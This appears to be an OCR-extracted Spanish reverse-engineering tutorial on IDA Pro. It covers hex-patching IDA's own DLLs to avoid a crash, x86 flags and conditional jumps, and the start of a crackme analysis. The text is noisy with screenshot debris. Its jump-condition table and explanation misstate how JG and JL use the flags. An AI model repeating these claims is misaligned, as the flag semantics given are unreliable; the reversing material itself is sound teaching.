DUCCIC	plugins	11/5/2016 4:07 PM	File folder
DUCCIC	procs	9/12/2016 9:46 PM	File folder
ter (3)	python	9/12/2016 9:46 PM	File folder
nts	sig	9/12/2016 9:46 PM	File folder
nts	til	9/12/2016 9:46 PM	File folder
nts	clp.dll	4/13/2015 6:35 PM	Application
nts	dbghelp.dll	4/13/2015 6:35 PM	Application
nts	ida.hlp	4/13/2015 6:35 PM	Help file
nts	ida.int	4/13/2015 6:35 PM	INT File
nts	ida.key	4/25/2015 8:51 AM	KEY File
nts	ida.wll	4/25/2015 8:51 AM	WLL File
nts	ida32int	4/13/2015 6:35 PM	INT File
nts	ida64.wll	4/25/2015 8:51 AM	WLL File
nts	idacolor.cf	4/13/2015 6:35 PM	CF File
s8_OS (C:	idag.ico	4/13/2015 6:35 PM	Icon
(D:)	idahelp.chm	4/13/2015 6:35 PM	Compiler

Tomemos primero ida.dll y abrámoslo con un editor hexadecimal como el HXD, con permisos de administrador.



Cambiamos los bytes 80 3d del offset 0x3c3f6 por EB 30.

```

0003C3A0  0C 57 8D 79 FF 3B C7 74 15 8D A4 24 00 00 00 00
0003C3B0  8A 0E 46 88 0A 84 C9 74 08 42 3B D7 75 F2 C6 02
0003C3C0  00 5F 5E C2 0C 00 CC CC
0003C3D0  8B 4C 24 0C 85 C9 79 14 80 3D 48 99 1B 10 00 74
0003C3E0  01 CC 68 C9 04 00 00 E8 14 F5 FF FF 8B 44 24 04
0003C3F0  03 C8 3B C1 72 14 EB 30 48 99 1B 10 00 74 01 CC
0003C400  68 08 02 00 00 E8 F6 F4 FF FF 8B 54 24 08 56 8D

```

Posición: 3C3F8

HxD	Hex-Rays	New folder	CRACKME.i...	Telegram	IDA Pro	Set
IDA Pro 6.8	(2)				(64-bit)	

Copie la original a otro lugar antes de modificarla y luego la renombre y la copie en la misma carpeta como backup.

La otra es la ida64.dll y hacemos lo mismo en 0x41606 80 3d por EB 30.

Veamos si sigue el BUG.

Probamos lo mismo ALT + M en una instrucción y luego click derecho, VOILA no crashea, esperemos que funcione sin efectos secundarios jeje.


No quise abrumar con toda teoría junta desde el inicio por eso fui mezclando con algo de ejercicios, pero nos queda ver antes de continuar la definición de algunos flags mas que son importantes.

## FLAGS

### CARRY FLAG

Ya vimos algo del CARRY FLAG en el capítulo anterior, el mismo se activa en operaciones de números sin signo cuando el resultado es negativo como en el caso anterior o desborda el máximo posible en una suma, veamos los ejemplos en el debugger.


Si arrancamos el CRACKME.exe en el IDA como debugger y paramos en el entry point y cambiamos la instrucción a ADD EAX, 1.



Ponemos EAX=0xffffffff con click derecho-MODIFY VALUE.

Si se rompe el grafico podemos hacer click derecho-CREATE FUNCTION en el inicio de la misma para arreglarlo,

Y traceamos la instrucción con f8, para que la ejecute, vemos que el CF se activa al desbordar el máximo positivo posible.



Lo mismo si abajo escribimos SUB EAX, EDX.

```


00401000 ;019 401000h
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 add    eax, 1      ; lpModuleName
00401000 ; Keypatch modified this from:
00401000 ; push 0
00401000 ; call GetModuleHandleA
00401000 ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx   ; Keypatch modified this from:
00401003 ;    nop
00401003 ;    nop

```

Ya vimos que, si al restar dos positivos el resultado es negativo, se prenderá el CF porque el resultado da equivocado.

00401000 CODE segment para public 'CODE' use32	EAX 00000025
00401000 assume cs:CODE	EBX 00250000
00401000 ;org 401000h	ECX 00401000
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing	EDX 00000040
00401000	ESI 00401000
00401000	EDI 00401000
00401000	EBP 0019FF94
00401000 public start	ESP 0010FF04
00401000 start proc near	EIP 00401003
00401000 add    eax, 1      ; lpModuleName	EFL 00000257
00401000 ; Keypatch modified this from:	
00401000 ; push 0	
00401000 ; call GetModuleHandleA	
00401000 ; Keypatch padded NOP to next boundary: 4 bytes	
00401003 sub    eax, edx   ; Keypatch modified this from:	
00401003 ;    nop	
00401003 ;    nop	
00401005 nop	

EAX lo modifíco a 0x25 y EDX a 0x40 al tracear con f8, veamos si se activa el CF.




Se activó el CF si cambio EIP para ejecutar de nuevo esta resta, haciendo click derecho - SET IP en la instrucción del SUB EAX, EDX y cambio EAX a 0x100.

```

0401000 ,org 401000
0401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
0401000
0401000
0401000
0401000 public start
0401000 start proc near
0401000 add    eax, 1      ; lpModuleName
0401000           ; Keypatch modified this from:
0401000           ; push 0
0401000           ; call GetModuleHandleA
0401000           ; Keypatch padded NOP to next boundary: 4 bytes
0401003 sub    eax, edx   ; Keypatch modified this from:
0401003           ; nop
0401003           ; nop

```

La ejecuto con f8.



No se activó o sea que como conclusión general podemos pensar que en una cuenta de valores SIN SIGNO si se activa CF es que hubo un error en la misma de algún tipo.

### OVERFLOW FLAG.


Es similar al caso anterior, pero para operaciones CON SIGNO, cambiamos EIP al ADD EAX,1 y ponemos EAX a 0x7fffffff.

```


00401000 ,org 401000
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 add    eax, 1      ; lpModuleName
00401000           ; Keypatch modified this from:
00401000           ; push 0
00401000           ; call GetModuleHandleA
00401000           ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx   ; Keypatch modified this from:
00401003           ; nop
00401003           ; nop
00401005 nop
00401006 nop
00401007 mov    ds:hInstance, eax
0040100C push   0          ; lpWindowName

```


Si ejecuto f8.



Vemos que se activó el OVERFLOW FLAG ya que en una operación con signo sumarle uno al máximo positivo 0x7fffffff hace que el resultado sea el máximo negativo y el resultado de la cuenta es falso.



Si resto EAX y EDX con estos valores.



También se activa porque el máximo negativo 0x80000000 menos 0x40 da un valor positivo muy grande dando erróneo el resultado de la operación.

Por lo tanto, podemos sacar como conclusión que el OVERFLOW FLAG si se activa es que hubo un error en una operación CON SIGNO.

## FLAG DE SIGNO

Este es sencillo se activa cuando el resultado de una operación es negativo, en cualquier caso. Solo determina el resultado del signo del resultado no si es correcta o incorrecta la operación.

```

401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
401000
401000
401000 public start
401000 start proc near
401000 add    eax, 1      ; lpModuleName
401000          ; Keypatch modified this from:
401000          ; push 0
401000          ; call GetModuleHandleA
401000          ; Keypatch padded NOP to next boundary: 4 bytes

```

General registers	
EAX	00000000
EBX	00250000
ECX	00401000
EDX	00000040
ESI	00401000
EDI	00401000
EBP	0019FF94
ESP	0019FF84
EIP	00401000

0x8000000 mas 0x1 se mantiene dentro del rango de los números negativos el resultado 0x8000001, por lo que se activa el SF, también vemos que el OF y el CF no se activan al no haber error en la operación sean ambos SIN SIGNO o CON SIGNO.

```

00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing
00401000
00401000
00401000 public start
00401000 start proc near
00401000 add    eax, 1      ; lpModuleName
00401000          ; Keypatch modified this from:
00401000          ; push 0
00401000          ; call GetModuleHandleA
00401000          ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx
00401003          ; Keypatch modified this from:
00401003          ; nop
00401003          ; nop
00401005 nop
00401006 nop


```

General registers	
EAX	00000001
EBX	00250000
ECX	00401000
EDX	00000040
ESI	00401000
EDI	00401000
EBP	0019FF94
ESP	0019FF84
EIP	00401003

Obviamente el procesador cuando ejecuta la instrucción de una operación de dos registros no sabe si son SIGNED o UNSIGNED nosotros lo sabemos porque vemos los saltos condicionales siguientes, pero el procesador no lo sabe, así que en cualquier operación evaluara la instrucción como si fueran SIN SIGNO y CON SIGNO a la vez y variara los flags necesarios, como los saltos condicionales dependen de los flags, ahí será que el programa mirara el resultado del flag CF SIN SIGNO o OF CON SIGNO según el salto que haya, si por ejemplo hay un JB que es un salto SIN SIGNO mirara solo el CF y no le importancia al OF aunque ambos cambien.

## ZERO FLAG

Este no depende del signo



Se activa cuando en una comparación (la cual internamente es una resta) ambos miembros son iguales, cuando hay un incremento o decremento y el resultado es cero, o en una resta que de cero.

Podemos probarlo.

```
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 add eax, 1 ; lpModuleName
00401000 ; Keypatch modified this from:
00401000 ; push 0
00401000 ; call GetModuleHandleA
00401000 ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub eax, edx ; Keypatch modified this from:
00401003 ; nop
00401003 ; nop
00401005 nop
00401006 nop
00401007 mov ds:hInstance, eax
0040100C push 0 ; lpWindowName
,239| (187,105)| 00000600 00401000: start (Synchronized with EIP)
```

EAX le pongo 0xffffffff y al sumarle 1 que pasa.

```
00401000 assume es:debug011, ss:debug011, ds:CODE, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 add eax, 1 ; lpModuleName
00401000 ; Keypatch modified this from:
00401000 ; push 0
00401000 ; call GetModuleHandleA
00401000 ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub eax, edx ; Keypatch modified this from:
00401003 ; nop
00401003 ; nop
00401005 nop
00401006 nop
00401007 mov ds:hInstance, eax
0040100C push 0 ; lpWindowName
,239| (187,105)| 00000603 00401003: start+3 (Synchronized with EIP)
```

Vemos que se activa el ZF ya que el resultado es cero, y si consideramos ambos como SIN SIGNO, también se activa el CF ya que desborda el máximo positivo, en cambio el OF no se activó porque si ambos son CON SIGNO -1 + 1 da cero y no hay error, tampoco el SF se activó ya que el resultado no fue negativo.

Esos los flags más importantes, veamos si colocamos a continuación un salto condicional que sucede.

```

00401000
00401000 public start
00401000 start proc near
00401000 add    eax, 1          ; lpModuleName
00401000                      ; Keypatch modified this from:
00401000                      ; push 0
00401000                      ; call GetModuleHandleA
00401000                      ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx
00401005 jb    short loc_401018 ; Keypatch modified this from:
00401005                      ; nop
00401005                      ; nop

```


```

00401007 mov    ds:hInstance, eax
0040100C push   0               ; lpWindowName
0040100E push   offset ClassName ; "No need to disasm the code!""
00401013 call   FindWindowA

```

-60,295 | (809,112) | 00000600 | 00401000: start | (Synchronized with EIP)

Cambio las instrucciones para que quede un SUB EAX, EDX y a continuación escribo un JB 0x401018.



Pongo EAX=0x40 y EDX=0x2 y ejecuto el SUB solamente con F8.

Tilita la flecha roja porque como EAX es mayor que EDX por lo tanto el salto no se efectúa, pero miremos los flags.

```

00401000                      ; Keypatch modified this from:
00401000                      ; push 0
00401000                      ; call GetModuleHandleA
00401000                      ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx
00401005 jb    short loc_401018 ; Keypatch modified this from:
00401005                      ; nop
00401005                      ; nop

```

```

00401007 mov    ds:hInstance, eax
0040100C push   0               ; lpWindowName
0040100E push   offset ClassName ; "No need to disasm the code!""

```

OF	0
DF	0
IF	1
TF	0
SF	0
ZF	0
AF	1
PF	0
CF	0

JB es un salto SIN SIGNO y salta si está activo el FLAG CF y como no se activó porque la operación fue correcta entre dos números positivos y el resultado es positivo lo cual significa que el primero es mayor que el segundo, por lo tanto, no salta.

190 CAPÍTULO 6 INSTRUCCIONES DE CONTROL DE PROGRAMA

TABLA 6-1 Instrucciones de salto condicional.

Lenguaje ensamblador	Condición examinada	Operación
JA	Z = 0 y C = 0	Salta si es superior
JAE	C = 0	Salta si es superior o igual
JB	C = 1	Salta si es inferior
JBE	Z = 1 o C = 1	Salta si es inferior o igual
JC	C = 1	Salta si el acarreo está establecido
JE o JZ	Z = 1	Salta si es igual o si es cero
JG	Z = 0 y S = 0	Salta si es mayor que
JGE	S = 0	Salta si es mayor que o igual
JL	S <> 0	Salta si es menor que
JLE	Z = 1 o S <> 0	Salta si es menor que o igual
JNC	C = 0	Salta si no hay acarreo
JNE o JNZ	Z = 0	Salta si es diferente o si no es cero
JNO	O = 0	Salta si no hay desbordamiento
JNS	S = 0	Salta si no hay signo
JNP o JPO	P = 0	Salta si no hay paridad o si hay paridad impar
JO	O = 1	Salta si hay desbordamiento establecido
JP o JPE	P = 1	Salta si hay paridad establecida o si hay paridad par
JS	S = 1	Salta si el signo está establecido
JCXZ	CX = 0	Salta si CX es cero
JECXZ	ECX = 0	Salta si ECX es cero

Pero si cambiamos EAX a 0x40 y EDX a 0x80 y vuelvo a repetir la resta.

```

010000 assumc cs:debugger, ss:debugger, ds:0000, es:0000, gs:0000
010000
010000
010000 public start
010000 start proc near
010000 add    eax, 1      ; lpModuleName
010000          ; Keypatch modified this from:
010000          ; push 0
010000          ; call GetModuleHandleA
010000          ; Keypatch padded NOP to next boundary: 4 bytes
010000 sub    eax, edx
010000 jb     short loc_401018 ; Keypatch modified this from:
010005          ; nop
010005          ; nop

```

```

00401000 Start proc near
00401000 add    eax, 1      ; lpModuleName
00401000           ; Keypatch modified this from:
00401000           ; push 0
00401000           ; call GetModuleHandleA
00401000           ; Keypatch padded NOP to next boundary: 4 bytes
00401003 sub    eax, edx
00401005 jb     short loc_401018 ; Keypatch modified this from:
00401005           ; nop
00401005           ; nop

```


```

00401007 mov    ds:hInstance, eax
0040100C push   B      ; lpWindowName
0040100E push   offset ClassName ; "No need to disasm the code!"
00401013 call   FindWindowA

```


00% (-35, 305) | (896, 213) | 00000605 | 00401005: start+5 (Synchronized with EIP)

En este caso como EAX es más bajo que EDX el salto se tomará y seguirá por la flecha verde.




Como JB mira el CF saltara porque está activo ya que el resultado de una operación SIN SIGNO dio negativo y dio error.

También se activó el SF porque el resultado dio negativo y el OF no se activó ya que si ambos son SIN SIGNO la operación no da error ya que 0x40 – 0x80 da negativo y el resultado lo es.



Como vimos JB salta según el estado del flag CF pero si lo cambio por un JL.



En ese caso cambia y va por la flecha verde porque el primero es menor que el segundo pero que flag mira el salto JL.

190 CAPÍTULO 6 INSTRUCCIONES DE CONTROL DE PROGRAMA

TABLA 6–1 Instrucciones de salto condicional.

Lenguaje ensamblador	Condición examinada	Operación
JA	Z = 0 y C = 0	Salta si es superior
JAE	C = 0	Salta si es superior o igual
JB	C = 1	Salta si es inferior
JBE	Z = 1 o C = 1	Salta si es inferior o igual
JC	C = 1	Salta si el acarreo está establecido
JE o JZ	Z = 1	Salta si es igual o si es cero
JG	Z = 0 y S = 0	Salta si es mayor que
JGE	S = 0	Salta si es mayor que o igual
JL	S < 0	Salta si es menor que
JLE	Z = 1 o S < 0	Salta si es menor que o igual
JNC	C = 0	Salta si no hay acarreo
JNE o JNZ	Z = 0	Salta si es diferente o si no es cero
JNO	O = 0	Salta si no hay desbordamiento
JNS	S = 0	Salta si no hay signo
JNP o JPO	P = 0	Salta si no hay paridad o si hay paridad impar
JO	O = 1	Salta si hay desbordamiento establecido
JP o JPE	P = 1	Salta si hay paridad establecida o si hay paridad par
JS	S = 1	Salta si el signo está establecido
JCXZ	CX = 0	Salta si CX es cero
JECXZ	ECX = 0	Salta si ECX es cero

Vemos que el JL mira si el SF no es cero y en este caso es 1 así que también saltara lo cual es lógico ya que el primer miembro es menor que el segundo y el SUB es como una comparación CMP, solo que esta última guarda el resultado, así que el primero siendo menor que el segundo también saltara.

La conclusión del tema es que no es necesario mirar los flags para saber que pasara en un salto condicional, eso pertenece al funcionamiento interno, con saber si son iguales saltara un JZ si es menor sin signo saltara si es un JB si es menor con signo saltara si es un JL y así sucesivamente, viendo la tercera columna de la tablita y sabiendo cuales saltos son con signo y sin signo es suficiente, pero es bueno profundizar un poco.


Hasta la parte 12

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 12

Bueno para no ir aburriendo, vamos a ir mezclando con ejercicios, en este caso es otro compilado por mí que se llama TEST\_REVERSER.exe y que es muy sencillo, pero nos ayudara a ver algunas cositas nuevas en reversing estático y a chequearlas debuggeando.

Si lo ejecutamos fuera de IDA vemos.




```
C:\Users\ricna\Desktop\New folder (3)\TEST_REV
Pone un User
pepe
User: pepe
Pone un Password
900
Bad reverser JUA JUA
ENTER PARA IRTE
```

Nos pide un User y luego un password y luego nos dice que somos un asco y se nos caga de risa jeje.

Abrámoslo en IDA para ir viéndolo estáticamente.

Como no le puse símbolos la cosa se ve más fea.



```
0040142E
0040142E
0040142E ; Attributes: library function
0040142E
0040142E public start
0040142E start proc near
0040142E
0040142E ; FUNCTION CHUNK AT 004012BF SIZE 00000012C BYTES
0040142E ; FUNCTION CHUNK AT 00401428 SIZE 00000006 BYTES
0040142E
0040142E call    sub_4017C3
00401433 jmp     loc_4012BF
00401433 start endp ; sp-analysis Failed
00401433
```

↓

```
0000082E 0040142E: start (Synchronized with Hex View-1)
```


No nos abre en el main obviamente, sino en el ENTRY POINT pero bueno, la realidad casi siempre es así y nos arreglaremos como sea.

Una de las formas como ya vimos de llegar a la parte caliente es buscar strings ya sabemos cómo hacer eso, también en estos programas de C++ de consola, una forma de hallar el main que casi siempre funciona es la siguiente.

